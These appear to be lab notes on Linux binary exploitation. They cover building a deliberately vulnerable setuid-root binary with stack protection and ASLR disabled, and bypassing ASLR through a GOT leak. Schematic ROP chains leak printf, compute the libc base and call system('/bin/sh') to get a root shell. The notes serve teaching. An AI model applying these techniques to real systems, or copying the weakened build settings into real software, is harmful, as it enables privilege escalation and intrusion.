Buffer Overflow (Traditional Shellcode Execution):

```
$ gcc -fno-stack-protector -z execstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Return-to-libc Attack (Ret2libc):

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
$ sudo chown root stack
$ sudo chmod 4755 stack
```

ROP + GOT Leak:

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

How ASLR Affects Memory Addresses

1. ASLR (Address Space Layout Randomization) randomizes:

- ELF executables (if compiled with PIE)
- Shared libraries (e.g., `libc`)
- Heap memory
- Stack memory
- Dynamically mapped regions (`mmap()`)

2. ASLR affects the virtual address space:

- The base address of `libc` is randomized on each execution.
- Functions like `printf()` and `system()` have different addresses each time.

Example: Loading `libc` with ASLR

```
$ ldd ./stack
    linux-vdso.so.1 => (0x00007ffc459cd000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2e7e8a6000)
```

Key takeaway: ASLR does not change the physical memory, but the virtual addresses vary for each execution.

How ASLR Affects Function Addresses

1. Virtual address changes with ASLR:

- Functions like `printf()` and `system()` have dynamic addresses.
- Their offsets relative to `libc` remain constant.

2. Example: ASLR enabled vs. disabled

Without ASLR:

```
$ sudo sysctl -w kernel.randomize_va_space=0
$ gdb ./stack
(gdb) p/x printf
$1 = 0x7ffff7e52f60
(gdb) p/x system
$2 = 0x7ffff7e07a90
```

With ASLR enabled:

```
$ sudo sysctl -w kernel.randomize_va_space=2
$ gdb ./stack
(gdb) p/x printf
$1 = 0x7ffff79d2f60
(gdb) p/x system
$2 = 0x7ffff7987a90
```

Conclusion: ASLR randomizes the base address of `libc`, causing function addresses to change.

Why GOT Leaks Work Against ASLR

1. GOT (Global Offset Table) stores function addresses:

- Contains dynamically resolved function pointers.
- ASLR affects stored function addresses, but not their offsets within `libc`.

2. Can we leak function addresses despite ASLR? Yes! Using `puts(printf@GOT)`, we can print the actual runtime address of `printf()`.

ROP Chain to Leak `printf()`:

```
pop rdi; ret # Load address into RDI
printf@GOT # Print stored address of printf()
puts@PLT # Call puts() to print it
main # Restart main to regain control
```

3. Once we leak `printf()`, we compute the libc base:

```
libc_base = leaked_printf - offset_printf
```

Conclusion: By leaking `printf()`, we dynamically determine `libc`'s base address, bypassing ASLR.

Calculating `system()` Address Dynamically

1. After leaking `printf()`, we find `libc` base:

```
libc_base = leaked_printf - offset_printf
```

2. Compute addresses of useful functions:

```
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_binsh
```

3. Construct ROP chain to execute `system("/bin/sh")`:

```
pop rdi; ret
binsh_addr
system_addr
exit_addr
```

Final step: Execute this ROP chain to spawn a shell, even with ASLR enabled!

Conclusion – Bypassing ASLR with GOT Leaks

Key takeaways:

- ASLR randomizes `libc`'s base address, changing function locations.
- GOT stores function pointers that reflect the ASLR-randomized addresses.
- Using `puts(printf@GOT)`, we can leak `printf()`'s actual address.
- Since function offsets in `libc` are fixed, we compute `libc` base dynamically.
- This allows us to locate `system()` and execute `system("/bin/sh")`, even with ASLR enabled.

Final Thought: GOT leaks + ROP = Reliable ASLR bypass without disabling security features!

Takeaways

- Deepening understanding of `libc`, dynamic linking, GOT, and PLT by implementing a customized version.
- NX is bypassed by reusing executable codes (e.g., `libc`) instead of injecting new shellcode.
- ROP chains can cleverly use `leave; ret` to transition control between stack frames, maintaining execution flow.
- ASLR is bypassed by leaking function addresses from the GOT, allowing dynamic computation of the `libc` base address.